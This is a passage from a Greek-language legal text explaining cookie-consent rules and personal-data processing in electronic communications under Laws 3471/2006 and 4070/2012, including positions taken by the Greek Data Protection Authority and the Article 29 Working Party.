 - α. την ταυτότητά του και την ταυτότητα του τυχόν εκπροσώπου του

¹⁷² Βλ. http://www.dpa.gr/portal/page?_pageid=33,20920&_dad=portal&_schema=PORTAL.

β. τον σκοπό της επεξεργασίας.

γ. τους αποδέκτες ή τις κατηγορίες αποδεκτών των δεδομένων.

δ. την ύπαρξη του δικαιώματος πρόσβασης

Εάν για τη συλλογή των δεδομένων προσωπικού χαρακτήρα ο υπεύθυνος επεξεργασίας ζητεί την συνδρομή του υποκείμενου, οφείλει να το ενημερώνει ειδικώς και εγγράφως για τα στοιχεία της παρ. 1 του παρόντος άρθρου καθώς και για τα δικαιώματά του, σύμφωνα με τα άρθρα 11 έως και 13 του παρόντος νόμου. Με την αυτή ενημέρωση ο υπεύθυνος επεξεργασίας γνωστοποιεί στο υποκείμενο εάν υποχρεούται ή όχι να παράσχει τη συνδρομή του, με βάση ποιες διατάξεις, καθώς και για τις τυχόν συνέπειες της αρνήσεώς του.

Εάν τα δεδομένα ανακοινώνονται σε τρίτους, το υποκείμενο ενημερώνεται για την ανακοίνωση πριν από αυτούς.

Με απόφαση της Αρχής, μπορεί να αρθεί εν όλω ή εν μέρει η υποχρέωση ενημέρωσης σύμφωνα με τις παραγράφους 1 και 3, εφόσον η επεξεργασία δεδομένων προσωπικού χαρακτήρα γίνεται για λόγους εθνικής ασφάλειας ή για τη διακρίβωση ιδιαίτερα σοβαρών εγκλημάτων. Σε επείγουσες περιπτώσεις η άρση της υποχρέωσης ενημέρωσης μπορεί να γίνει με προσωρινή, άμεσα εκτελεστή, απόφαση του Προέδρου, ο οποίος πρέπει να συγκαλέσει το συντομότερο την Αρχή για την έκδοση οριστικής απόφασης επί του θέματος.

Με την επιφύλαξη των δικαιωμάτων εκ των άρθρων 12 και 13, η υποχρέωση ενημέρωσης δεν υφίσταται όταν η συλλογή γίνεται αποκλειστικά για δημοσιογραφικούς σκοπούς και αφορά δημόσια πρόσωπα.

VI. ΤΑ ΑΥΤΟΕΓΚΑΘΙΣΤΩΜΕΝΑ ΑΡΧΕΙΑ COOKIES (ΑΡΘΡΟ 4 § 5 Ν. 3471/2006¹⁷³)

Ο Ν. 3471/2006 ΡΥΘΜΙΖΕΙ ΚΑΙ ΤΗ ΧΡΗΣΗ ΤΟΥ ΚΑΤΑΣΚΟΠΕΥΤΙΚΟΥ ΛΟΓΙΣΜΙΚΟΥ ΠΟΥ ΑΠΟΤΕΛΟΥΝ ΑΠΕΙΛΗ ΓΙΑ ΤΗΝ ΙΔΙΩΤΙΚΗ ΣΦΑΙΡΑ ΤΟΥ ΧΡΗΣΤΗ ΤΟΥ ΔΙΑΔΙΚΤΥΟΥ. Συγκεκριμένα, απαγορεύεται η χρήση

¹⁷³ Στο άρθρο 4 του ν. 3471/2006, η παράγραφος 5 αντικαθίσταται σύμφωνα με το άρθρο 170 του ν. 4070/2012 ως εξής:

«5. Η αποθήκευση πληροφοριών ή η απόκτηση πρόσβασης σε ήδη αποθηκευμένες πληροφορίες στον τερματικό εξοπλισμό συνδρομητή ή χρήστη επιτρέπεται μόνο αν ο συγκεκριμένος συνδρομητής ή χρήστης έχει δώσει τη συγκατάθεσή του μετά από σαφή και εκτενή ενημέρωση κατά την παρ. 1 του άρθρου 11 του ν. 2472/1997, όπως ισχύει. Η συγκατάθεση του συνδρομητή ή χρήστη μπορεί να δίδεται μέσω κατάλληλων ρυθμίσεων στο φυλλομετρητή ιστού ή μέσω άλλης εφαρμογής. Τα παραπάνω δεν εμποδίζουν την οποιαδήποτε τεχνικής φύσεως αποθήκευση ή πρόσβαση, αποκλειστικός σκοπός της οποίας είναι η διενέργεια της διαβίβασης μίας επικοινωνίας μέσω δικτύου ηλεκτρονικών επικοινωνιών ή η οποία είναι αναγκαία για την παροχή υπηρεσίας της κοινωνίας της πληροφορίας, την οποία έχει ζητήσει ρητά ο χρήστης ή ο συνδρομητής. Με πράξη της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα (Α.Π.Δ.Π.Χ.) ορίζονται ειδικότερα οι τρόποι παροχής πληροφοριών και δήλωσης της συγκατάθεσης.»

των δικτύων ηλεκτρονικών επικοινωνιών για την αποθήκευση πληροφοριών ή την απόκτηση πρόσβασης σε πληροφορίες αποθηκευμένες στον τερματικό εξοπλισμό συνδρομητή ή χρήστη, ιδίως δε με την εγκατάσταση κατασκοπευτικών λογισμικών, κρυφών αναγνωριστικών στοιχείων και άλλων παρόμοιων διατάξεων.

Κατ' εξαίρεση, επιτρέπεται η οποιαδήποτε τεχνικής φύσεως αποθήκευση ή πρόσβαση, αποκλειστικός σκοπός της οποίας είναι η διενέργεια ή διευκόλυνση της διαβίβασης μίας επικοινωνίας μέσω δικτύου ηλεκτρονικών επικοινωνιών ή η οποία είναι αναγκαία μόνο για την παροχή υπηρεσίας στην κοινωνία των πληροφοριών, την οποία έχει ζητήσει ρητά ο χρήστης ή ο συνδρομητής. Στην τελευταία αυτή περίπτωση η χρησιμοποίηση τέτοιων διατάξεων επιτρέπεται μόνον εάν παρέχονται στον συγκεκριμένο συνδρομητή ή χρήστη σαφείς και εκτεταμένες πληροφορίες και ο υπεύθυνος ελέγχου των δεδομένων παρέχει στον συνδρομητή ή χρήστη το δικαίωμα να αρνείται την επεξεργασία αυτή. Υιοθετείται ένα σύστημα «opt-out», όσον αφορά στα αρχεία «cookies», με το οποίο ο συνδρομητής ή ο χρήστης μπορεί να δηλώσει εκ των υστέρων τη συγκατάθεσή του για την επεξεργασία των δεδομένων του¹⁷⁴.

Σύμφωνα με την τροποποίηση του ν. 3471/2006, η μέχρι σήμερα ισχύουσα παρ. 5 του αρ. 4 περί «απορρήτου»¹⁷⁵:

«Απαγορεύεται η χρήση των δικτύων ηλεκτρονικών επικοινωνιών για την αποθήκευση πληροφοριών ή την απόκτηση πρόσβασης σε πληροφορίες αποθηκευμένες στον τερματικό εξοπλισμό συνδρομητή ή χρήστη, ιδίως δε με την εγκατάσταση κατασκοπευτικών λογισμικών, κρυφών αναγνωριστικών στοιχείων και άλλων παρόμοιων διατάξεων. Κατ' εξαίρεση, επιτρέπεται η οποιαδήποτε τεχνικής φύσεως αποθήκευση ή πρόσβαση, αποκλειστικός σκοπός της οποίας είναι η διενέργεια ή διευκόλυνση της διαβίβασης μίας επικοινωνίας μέσω δικτύου ηλεκτρονικών επικοινωνιών ή η οποία είναι αναγκαία μόνο για την παροχή υπηρεσίας στην κοινωνία των πληροφοριών, την οποία έχει ζητήσει ρητά ο χρήστης ή ο συνδρομητής. **Στην τελευταία αυτή περίπτωση η χρησιμοποίηση τέτοιων διατάξεων επιτρέπεται μόνον εάν παρέχονται στον συγκεκριμένο συνδρομητή ή χρήστη σαφείς και εκτεταμένες πληροφορίες**, σύμφωνα με το άρθρο 11 του ν. 2472/1997, όπως ισχύει, και ο υπεύθυνος ελέγχου των δεδομένων παρέχει στον συνδρομητή ή χρήστη το δικαίωμα να αρνείται την επεξεργασία αυτή. Με πράξη της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα, ορίζονται ειδικότερα οι τρόποι παροχής πληροφοριών, παροχής του δικαιώματος άρνησης ή αίτησης συγκατάθεσης».

τροποποιείται, κατ'αντιστοιχία με το αρ. 5, παρ. 3 της Οδηγίας 2009/136/ΕΚ, ν. 4070/2012 ως εξής:

¹⁷⁴ Βλ. ΣΤΟΙΧΕΙΑ ΔΙΚΑΙΟΥ ΚΑΙ ΚΥΒΕΡΝΟΗΘΙΚΗ, <http://www.teiser.gr/>.

¹⁷⁵ Βλ. <http://www.iab.gr/gr/news/lists/news-item/?cid=2&aid=274>.

«Η αποθήκευση πληροφοριών ή η απόκτηση πρόσβασης σε ήδη αποθηκευμένες πληροφορίες στον τερματικό εξοπλισμό συνδρομητή ή χρήστη επιτρέπεται **μόνο αν ο συγκεκριμένος συνδρομητής ή χρήστης έχει δώσει τη συγκατάθεση του μετά από σαφή και εκτενή ενημέρωση** κατά την παρ. 1 του άρθρου 11 του ν. 2472/1997, όπως ισχύει. **Η συγκατάθεση του συνδρομητή ή χρήστη μπορεί να δίδεται μέσω κατάλληλων ρυθμίσεων στο φυλλομετρητή ιστού ή μέσω άλλης εφαρμογής.** Τα παραπάνω δεν εμποδίζουν την οποιαδήποτε τεχνικής φύσεως αποθήκευση ή πρόσβαση, αποκλειστικός σκοπός της οποίας είναι η διενέργεια της διαβίβασης μίας επικοινωνίας μέσω δικτύου ηλεκτρονικών επικοινωνιών ή η οποία είναι αναγκαία για την παροχή υπηρεσίας της κοινωνίας της πληροφορίας, την οποία έχει ζητήσει ρητά ο χρήστης ή ο συνδρομητής. Με πράξη της Αρχής Προστασίας δεδομένων Προσωπικού Χαρακτήρα (Α.Π.Δ.Π.Χ.) ορίζονται ειδικότερα οι τρόποι παροχής πληροφοριών και δήλωσης της συγκατάθεσης».

1. ΠΕΔΙΟ ΕΦΑΡΜΟΓΗΣ

ΤΟΣΟ Η ΜΕΧΡΙ ΤΩΡΑ ΙΣΧΥΟΥΣΑ ΔΙΑΤΥΠΩΣΗ όσο και η νέα, βρίσκουν πεδίο εφαρμογής στα κάθε είδους cookies, και επηρεάζουν άμεσα όλο το φάσμα του digital marketing και online advertising.

Πιο συγκεκριμένα, η μέχρι τώρα ισχύουσα διατύπωση επέτρεπε τη χρήση cookies υπό την προϋπόθεση σαφούς και εκτενούς ενημέρωσης του χρήστη, χωρίς να προσδιορίζεται επακριβώς ο τρόπος με τον οποίο θα πραγματοποιηθεί η ενημέρωση. Κατά κανόνα, η ενημέρωση πραγματοποιούταν μέσω σχετικών αναφορών στην πολιτική απορρήτου του εκάστοτε website.

1.1. «COOKIES» ΠΟΥ ΕΓΚΑΘΙΣΤΑΝΤΑΙ ΜΕ ΣΚΟΠΟ ΤΗΝ ΣΤΑΤΙΣΤΙΚΗ ΑΝΑΛΥΣΗ (WEB ANALYTICS)

Η ΠΕΡΙΠΤΩΣΗ ΑΥΤΗ ΤΩΝ «COOKIES» επίσης δεν εμπίπτει στην εξαίρεση της παρ. 5 του άρθρου 4 ν. 3471/2006, ακόμα και όταν αφορά αποκλειστικά την στατιστική ανάλυση της επισκεψιμότητας σε μία ιστοσελίδα.

Στο πλαίσιο αυτό η Αρχή εξέτασε τη χρήση «cookies» από το διαδικτυακό τόπο της Βουλής των Ελλήνων για έκδοση στατιστικών, στη γνωμοδότηση 7/2011. Έκρινε, ειδικότερα ότι, σύμφωνα με το άρθρο 5 της οδηγίας 2002/58/ΕΚ όπως τροποποιήθηκε με την οδηγία της 2009/136/ΕΚ, η χρήση της υπηρεσίας Google Analytics μπορεί να γίνει μόνο μετά από συγκατάθεση των χρηστών της ιστοσελίδας.

Αξίζει πάντως να σημειωθεί ότι η Ομάδα Εργασίας του αρ. 29 αναγνωρίζει την ιδιαιτερότητα αυτού του είδους των «cookies» και τους χαμηλούς κινδύνους ως προς την ιδιωτικότητα και τονίζει την ανάγκη ένταξής τους στις εξαιρέσεις από την υποχρέωση λήψης συγκατάθεσης κατά την επόμενη αναθεώρηση της Οδηγίας 2002/58/ΕΚ.

1.2. «COOKIES» ΠΟΥ ΕΓΚΑΘΙΣΤΑΝΤΑΙ ΜΕ ΣΚΟΠΟ ΤΗ ΔΙΑΦΗΜΙΣΗ

Τα «cookies» που εγκαθίστανται με σκοπό τη διαδικτυακή διαφήμιση (online advertizing) δεν εμπίπτουν στην εξαίρεση της παρ. 5 του άρθρου 4 ν. 3471/2006 και επομένως επιτρέπονται μόνο εφόσον έχει ληφθεί προηγουμένως η συγκατάθεση του συνδρομητή ή χρήστη μετά από κατάλληλη ενημέρωση.

Αυτό ισχύει τόσο για τα «cookies» που εγκαθίστανται από τον ίδιο τον πάροχο της ιστοσελίδας που επισκέπτεται ο χρήστης (first party cookies), όσο και για τα «cookies» που εγκαθίστανται από άλλους (π.χ. διαφημιστικά δίκτυα) μέσω του παρόχου της ιστοσελίδας (third party cookies).

Ιδίως για τη δεύτερη περίπτωση, τονίζεται ότι η συγκατάθεση απαιτείται ακόμα και για «cookies» που είναι απαραίτητα για άλλους σκοπούς (π.χ. έρευνα και ανάλυση αγοράς, βελτίωση διαφημιζόμενων προϊόντων, κλπ) και δεν σχετίζονται άμεσα με την αναγνώριση του χρήστη.

1.3. ΕΞΑΙΡΕΣΗ ΑΠΟ ΤΗΝ ΥΠΟΧΡΕΩΣΗ ΕΝΗΜΕΡΩΣΗΣ ΚΑΙ ΛΗΨΗΣ ΤΗΣ ΣΥΓΚΑΤΑΘΕΣΗΣ ΤΟΥ ΣΥΝΔΡΟΜΗΤΗ Η ΧΡΗΣΤΗ¹⁷⁶

ΩΣ ΕΞΑΙΡΕΣΗ ΣΤΗ ΓΕΝΙΚΗ ΥΠΟΧΡΕΩΣΗ ΕΝΗΜΕΡΩΣΗΣ και λήψης συγκατάθεσης, η παράγραφος 5 του άρθρου 4 ν. 3471/2006, ορίζει την περίπτωση εγκατάστασης «cookies» που έχουν ως αποκλειστικό σκοπό τη *«διενέργεια της διαβίβασης μίας επικοινωνίας μέσω δικτύου ηλεκτρονικών επικοινωνιών ή είναι αναγκαία για την παροχή υπηρεσίας της κοινωνίας της πληροφορίας, την οποία έχει ζητήσει ρητά ο χρήστης ή ο συνδρομητής»*.

Τα «cookies» που εξαιρούνται είναι ουσιαστικά εκείνα που θεωρούνται **τεχνικά απαραίτητα** για την πραγματοποίηση της σύνδεσης στην ιστοσελίδα ή για την παροχή της υπηρεσίας διαδικτύου.

Η Ομάδα Εργασίας του αρ. 29 στην Γνώμη 4/2012 διευκρίνισε ειδικότερα τις κατηγορίες των «cookies» που εμπίπτουν στην παραπάνω εξαίρεση:

- «Cookies» που είναι απαραίτητα για την αναγνώριση ή/και διατήρηση περιεχομένου που εισάγει ο συνδρομητής ή χρήστης κατά τη διάρκεια μίας σύνδεσης (session) σε ιστοσελίδα καθ' όλη τη διάρκεια της συγκεκριμένης σύνδεσης. Για παράδειγμα τέτοια «cookies» είναι απαραίτητα κατά τη συμπλήρωση μίας ηλεκτρονικής φόρμας από τον χρήστη ή για την καταχώριση των αγορών του χρήστη σε ένα ηλεκτρονικό κατάστημα (π.χ. με επιλογή του κουμπιού «προσθήκη στο καλάθι»). Στην ίδια κατηγορία εντάσσονται και τα «επίμονα» (persistent) «cookies» που εγκαθίστανται για τον ίδιο σκοπό και διαρκούν για διάστημα μερικών ωρών.

¹⁷⁶ Βλ. http://www.dpa.gr/portal/page?_pageid=33,147186&_dad=portal&_schema=PORTAL.

- «Cookies» που είναι απαραίτητα για την αυθεντικοποίηση του συνδρομητή ή χρήστη σε υπηρεσίες που απαιτούν αυθεντικοποίηση (π.χ. κατά την πραγματοποίηση μίας τραπεζικής συναλλαγής μέσω του διαδικτύου).
- «Cookies» που εγκαθίστανται με σκοπό την ασφάλεια του συνδρομητή ή χρήστη, όπως για παράδειγμα «cookies» που εντοπίζουν επαναλαμβανόμενες αποτυχημένες προσπάθειες εισόδου στον λογαριασμό ενός χρήστη σε μία συγκεκριμένη ιστοσελίδα.
- «Cookies» με πολυμεσικό περιεχόμενο, όπως flash player «cookies», κατά τη διάρκεια μίας σύνδεσης (session) σε ιστοσελίδα. Τέτοια είναι για παράδειγμα τα «cookies» που εγκαθίστανται με την προβολή ενός βίντεο στην ιστοσελίδα που έχει επισκεφτεί ο χρήστης.
- «Cookies» που είναι απαραίτητα για την πραγματοποίηση της τεχνικής της κατανομής φορτίου (load balancing) σε μία σύνδεση σε ιστοσελίδα του διαδικτύου.
- «Cookies» που «θυμούνται» τις επιλογές του συνδρομητή ή χρήστη σχετικά με την παρουσίαση της ιστοσελίδας (π.χ. «cookies» που αφορούν την επιλογή της γλώσσας ή της παρουσίασης αποτελεσμάτων αναζήτησης σε μία ιστοσελίδα).
- «Cookies» που εγκαθίστανται μέσω πρόσθετων προγραμμάτων (plug ins) σε ιστοσελίδες κοινωνικών δικτύων και αφορούν στο διαμοιρασμό περιεχομένου μεταξύ των πιστοποιημένων μελών που έχουν ήδη πραγματοποιήσει σύνδεση (logged in).

Η νέα διατύπωση συνεχίζει να απαιτεί τη σαφή και εκτενή ενημέρωση του χρήστη σχετικά με τα cookies που πρόκειται να εγκατασταθούν στη συσκευή του, **εισάγει όμως και την παράμετρο της υποχρεωτικής λήψης συγκατάθεσης από αυτόν πρό της εγκατάστασης (opt-in)**, σε συμμόρφωση με το Ευρωπαϊκό Δίκαιο. Παράλληλα, όμως προβλέπει τη χρήση των σχετικών ρυθμίσεων privacy στον browser του χρήστη ως έννομο τρόπο λήψης της συγκατάθεσης.

Η τροπολογία εξαιρεί από την ανάγκη λήψης συγκατάθεσης (διατηρώντας ωστόσο την ανάγκη ενημέρωσης του χρήστη) κάθε είδους cookies τα οποία είναι αναγκαία και απαραίτητα για τη σωστή λειτουργία του κάθε website, με σκοπό την παροχή της εκάστοτε υπηρεσίας (functional cookies).

2. Η ΘΕΣΗ ΤΗΣ ΑΡΧΗΣ ΠΡΟΣΤΑΣΙΑΣ ΔΕΔΟΜΕΝΩΝ ΠΡΟΣΩΠΙΚΟΥ ΧΑΡΑΚΤΗΡΑ

ΠΡΟΣΦΑΤΑ, Η ΑΡΧΗ ΠΡΟΣΤΑΣΙΑΣ ΔΕΔΟΜΕΝΩΝ ΠΡΟΣΩΠΙΚΟΥ ΧΑΡΑΚΤΗΡΑ (ΑΠΔΠΧ) εξέδωσε σχετική θέση¹⁷⁷ στην οποία κατ' αρχήν περιγράφεται η σχετική αλλαγή στο νομικό πλαίσιο, ενώ

¹⁷⁷

βλ.

Γνωμοδότηση

7/2011,

http://www.dpa.gr/portal/page?_pageid=33,147186&_dad=portal&_schema=PORTAL.

παράλληλα περιγράφονται τρόποι λήψης της συγκατάθεσης του χρήστη. Σύμφωνα με τη θέση της ΑΠΔΠΧ:

- *Η συγκατάθεση του συνδρομητή ή χρήστη μπορεί καταρχάς να δίδεται μέσω της ιστοσελίδας του παρόχου υπηρεσίας του διαδικτύου με χρήση κατάλληλων μηχανισμών (π.χ. με αναδυόμενα παράθυρα). Η αποδοχή των «cookies» μπορεί να γίνεται μία φορά για όλα τα «cookies» που εγκαθίστανται από τον ίδιο πάροχο υπηρεσίας της κοινωνίας της πληροφορίας.*
- *Εναλλακτικά, όπως αναφέρεται στο ν. 3471/2006, «η συγκατάθεση μπορεί να δίδεται και μέσω κατάλληλων ρυθμίσεων στο φυλλομετρητή ιστού ή μέσω άλλης εφαρμογής». Προσοχή! Η ρύθμιση αυτή ισχύει μόνο εφόσον ζητείται η συγκατάθεση του συνδρομητή ή χρήστη για κάθε «cookie», ενώ δεν νοείται ως συγκατάθεση η εκ των προτέρων αποδοχή της λήψης «cookies» μέσω προεπιλεγμένων ρυθμίσεων του φυλλομετρητή.*
- *Για παράδειγμα οι φυλλομετρητές ιστού ή άλλες εφαρμογές, οι οποίες εξ ορισμού απορρίπτουν «cookies» τρίτων και απαιτούν ενεργό επιλογή εκ μέρους των χρηστών προκειμένου αυτοί να αποδεχτούν τόσο την τοποθέτηση όσο και τη συνεχιζόμενη διαβίβαση πληροφοριών που περιέχονται σε «cookies» από συγκεκριμένους δικτυακούς τόπους, μπορούν να παρέχουν έγκυρη και αποτελεσματική συγκατάθεση.*
- *Αντίθετα, εάν οι προεπιλεγμένες ρυθμίσεις του φυλλομετρητή επιτρέπουν να γίνονται αποδεκτά όλα τα «cookies» και απαιτείται ενέργεια εκ μέρους του χρήστη για την απενεργοποίησή τους, δεν ικανοποιούνται οι απαιτήσεις για την συγκατάθεση που θέτει το συγκεκριμένο άρθρο.*
- *Οι απαιτήσεις του άρθρου επίσης δεν ικανοποιούνται από ρυθμίσεις του φυλλομετρητή που επιτρέπουν την εκ των προτέρων απόρριψη των «cookies» από συγκεκριμένους παρόχους υπηρεσιών της κοινωνίας της πληροφορίας (π.χ. μέσω «μαύρων» λιστών που προκαθορίζονται από τον συνδρομητή ή χρήστη) ή παρόμοιους μηχανισμούς που, αν και παρέχουν στο συνδρομητή ή χρήστη περισσότερες επιλογές, δεν υποστηρίζουν την προηγούμενη συγκατάθεσή του για τη λήψη «cookies» από παρόχους που δεν έχει αποκλείσει.*
- *Ο συνδρομητής ή χρήστης πρέπει να έχει τη δυνατότητα να ανακαλέσει τη συγκατάθεσή του με τον ίδιο τρόπο με τον οποίο την δήλωσε.*

Στο κείμενο της θέσης, γίνεται επίσης σαφής διαχωρισμός, και κατ' αντιστοιχία με σχετική γνωμοδότηση που εξέδωσε η Ομάδα Εργασίας του Άρθρου 29 στις 7/6, των cookies που εγκαθίστανται με σκοπό τη διαφήμιση και τη στατιστική ανάλυση (web

analytics). Σύμφωνα με το κείμενο, και οι δυο αυτές κατηγορίες cookies δεν εμπίπτουν στην εξαίρεση λήψης συγκατάθεσης που προβλέπει ο νόμος

VII. ΕΠΕΞΕΡΓΑΣΙΑ ΤΩΝ ΠΡΟΣΩΠΙΚΩΝ ΔΕΔΟΜΕΝΩΝ (ΑΡΘΡΟ 5 Ν. 3471/2006 ΟΠΩΣ ΤΡΟΠΟΠΟΙΗΘΗΚΕ ΜΕ ΤΟ ΑΡΘΡΟ 171 Ν. 4070/2012)

ΌΣΟΝ ΑΦΟΡΑ ΣΤΗΝ ΕΠΕΞΕΡΓΑΣΙΑ ΤΩΝ ΠΡΟΣΩΠΙΚΩΝ ΔΕΔΟΜΕΝΩΝ κατά την παροχή υπηρεσιών ηλεκτρονικών επικοινωνιών, ισχύουν κατ' αρχήν οι γενικοί κανόνες που ρυθμίζουν την επεξεργασία των προσωπικών δεδομένων κατά το ν. 2472/1997.

Το άρθρο 171 του ν. 4070/2012 ορίζει:

Άρθρο 171

1. Το άρθρο 5 του ν. 3471/2006 αντικαθίσταται ως εξής:

«1. Η επεξεργασία των δεδομένων προσωπικού χαρακτήρα, περιλαμβανομένων των δεδομένων κίνησης και θέσης, πρέπει να περιορίζεται στο απολύτως αναγκαίο μέτρο για την εξυπηρέτηση των σκοπών της.

2. Η επεξεργασία δεδομένων προσωπικού χαρακτήρα επιτρέπεται μόνον εφόσον:

α) ο συνδρομητής ή ο χρήστης μετά από ενημέρωση για το είδος των δεδομένων, το σκοπό και την έκταση της επεξεργασίας, τους αποδέκτες ή τις κατηγορίες αποδεκτών έχει συγκατατεθεί, ή

β) η επεξεργασία είναι αναγκαία για την εκτέλεση σύμβασης, στην οποία ο συνδρομητής ή ο χρήστης είναι συμβαλλόμενο μέρος, ή για τη λήψη μέτρων κατά το προσυμβατικό στάδιο, μετά από αίτηση του συνδρομητή.

3. Όπου ο παρών νόμος απαιτεί τη συγκατάθεση του συνδρομητή ή χρήστη, η σχετική δήλωση δίδεται εγγράφως ή με ηλεκτρονικά μέσα. Στην τελευταία περίπτωση, ο υπεύθυνος επεξεργασίας εξασφαλίζει ότι ο συνδρομητής ή χρήστης ενεργεί με πλήρη επίγνωση των συνεπειών που έχει η δήλωση του η οποία καταγράφεται με ασφαλή τρόπο, είναι ανά πάσα στιγμή προσβάσιμη στον χρήστη ή συνδρομητή και μπορεί οποτεδήποτε να ανακληθεί.

4. Ο σχεδιασμός και η επιλογή των τεχνικών μέσων και των πληροφοριακών συστημάτων, καθώς και ο εξοπλισμός για την παροχή διαθεσίμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών, πρέπει να γίνονται με βασικό κριτήριο την επεξεργασία όσο το δυνατόν λιγότερων δεδομένων προσωπικού χαρακτήρα.

5. Ο φορέας παροχής διαθεσίμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών οφείλει, στο βαθμό που αυτό είναι τεχνικώς εφικτό και με την επιφύλαξη του ν. 3783/2009 (Α` 136), όπως ισχύει, να καθιστά δυνατή τη χρήση και πληρωμή των υπηρεσιών αυτών ανωνύμως ή με ψευδώνυμο. Σε περίπτωση αμφισβήτησης της τεχνικής δυνατότητας της ανωνύμης και ψευδώνυμης χρήσης και πληρωμής των υπηρεσιών αυτών, γνωμοδοτεί η Εθνική Επιτροπή Τηλεπικοινωνιών και Ταχυδρομείων (Ε.Ε.Τ.Τ.).»

2. Το άρθρο 6 του ν. 3471/2006 αντικαθίσταται ως εξής:

«1. Τα δεδομένα κίνησης που αφορούν συνδρομητές και χρήστες, τα οποία υποβάλλονται σε επεξεργασία και αποθηκεύονται από τον φορέα παροχής δημοσίου δικτύου ή και διαθέσιμης στο κοινό υπηρεσίας ηλεκτρονικών επικοινωνιών, με τη λήξη της επικοινωνίας καταστρέφονται ή καθίστανται ανώνυμα, με την επιφύλαξη του ν. 3917/2011 (Α`22), καθώς και των παραγράφων 2 έως 6 του παρόντος άρθρου.

2. Για τη χρέωση των συνδρομητών και την πληρωμή των διασυνδέσεων, εφόσον είναι αναγκαίο, ο φορέας παροχής δημόσιου δικτύου ή διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών, επιτρέπεται να επεξεργάζεται τα δεδομένα κίνησης. Ο φορέας παροχής υπηρεσιών ηλεκτρονικών επικοινωνιών ενημερώνει τον συνδρομητή σχετικά με τον τύπο των δεδομένων κίνησης που υποβάλλονται σε επεξεργασία, καθώς και σχετικά με τη διάρκεια της επεξεργασίας. Η επεξεργασία αυτή για το σκοπό της χρέωσης και πληρωμής επιτρέπεται για χρονικό διάστημα που δεν μπορεί να υπερβαίνει τους δώδεκα (12) μήνες από την ημερομηνία της επικοινωνίας, εκτός και αν αμφισβητήθηκε ο λογαριασμός ή δεν εξοφλήθηκε. Στην περίπτωση αυτή η επεξεργασία επιτρέπεται μέχρι την αμετάκλητη επίλυση της διαφοράς. Η διαβίβαση των δεδομένων κίνησης σε άλλο φορέα παροχής δημοσίου δικτύου ή διαθέσιμης στο κοινό υπηρεσίας ηλεκτρονικών επικοινωνιών επιτρέπεται για το σκοπό της χρέωσης των παρεχόμενων υπηρεσιών, υπό τον όρο ότι ο συνδρομητής ή ο χρήστης ενημερώνεται με τρόπο σαφή και πρόσφορο, εγγράφως ή με ηλεκτρονικά μέσα, κατά την κατάρτιση της σύμβασης ή πριν τη διαβίβαση. Ομοίως, επιτρέπεται η διαβίβαση των αναγκαίων δεδομένων κίνησης και των δεδομένων προσωπικού χαρακτήρα που αφορούν στη σύμβαση με αποκλειστικό σκοπό την είσπραξη του λογαριασμού, υπό τον όρο ότι ο συνδρομητής ή ο χρήστης ενημερώνεται με τρόπο σαφή και πρόσφορο, εγγράφως ή με ηλεκτρονικά μέσα, κατά την κατάρτιση της σύμβασης ή πριν τη διαβίβαση.

3. Για την εμπορική προώθηση των υπηρεσιών ηλεκτρονικών επικοινωνιών ή για την παροχή υπηρεσιών προστιθέμενης αξίας, ο φορέας παροχής διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών δύναται να επεξεργάζεται τα δεδομένα κίνησης στην απαιτούμενη έκταση και για την απαιτούμενη διάρκεια, αντιστοίχως, μόνον εφόσον ο συνδρομητής ή χρήστης έχει προηγουμένως συγκατατεθεί αφού ενημερωθεί σχετικά με τον τύπο των δεδομένων κίνησης που υποβάλλονται σε επεξεργασία, καθώς και σχετικά με τη διάρκεια της επεξεργασίας. Η συγκατάθεση μπορεί να ανακληθεί οποτεδήποτε. Αν ανακληθεί και εφόσον τα δεδομένα έχουν εντωμεταξύ ανακοινωθεί σε τρίτους, η ανάκληση ανακοινώνεται σε αυτούς με φροντίδα του φορέα. Ο φορέας παροχής δημοσίου δικτύου ή και διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών, απαγορεύεται να εξαρτά την παροχή των υπηρεσιών αυτών προς το συνδρομητή ή το χρήστη από τη συγκατάθεση του στην επεξεργασία των δεδομένων αυτών, για σκοπούς άλλους από εκείνους που εξυπηρετούν άμεσα την παροχή των υπηρεσιών στις οποίες αφορούν τα άρθρα του παρόντος νόμου.

4. Επιτρέπεται η επεξεργασία δεδομένων που υποδεικνύουν τη γεωγραφική θέση του τερματικού εξοπλισμού του συνδρομητή ή χρήστη δημόσιου δικτύου ή διαθέσιμης στο κοινό υπηρεσίας ηλεκτρονικών επικοινωνιών για την παροχή υπηρεσίας προστιθέμενης αξίας,

μόνον εφόσον αυτά καθίστανται ανώνυμα ή με τη ρητή συγκατάθεση του συνδρομητή ή χρήστη, στην απαιτούμενη έκταση και για την απαιτούμενη διάρκεια για την παροχή μίας υπηρεσίας προστιθέμενης αξίας. Ο φορέας παροχής υπηρεσιών ενημερώνει τον χρήστη ή τον συνδρομητή, πριν από τη χορήγηση της συγκατάθεσης του, σχετικά με τον τύπο των δεδομένων που υποβάλλονται σε επεξεργασία, τους σκοπούς και τη διάρκεια της εν λόγω επεξεργασίας, καθώς και σχετικά με το ενδεχόμενο μετάδοσης τους σε τρίτους για το σκοπό παροχής της υπηρεσίας προστιθέμενης αξίας. Η συγκατάθεση μπορεί να ανακληθεί οποτεδήποτε. Στον χρήστη ή συνδρομητή πρέπει να παρέχεται η δυνατότητα, σε κάθε σύνδεση με το δίκτυο ή μετάδοση μίας επικοινωνίας, να αρνείται προσωρινά την επεξεργασία των εν λόγω δεδομένων με απλά μέσα και ατελώς.

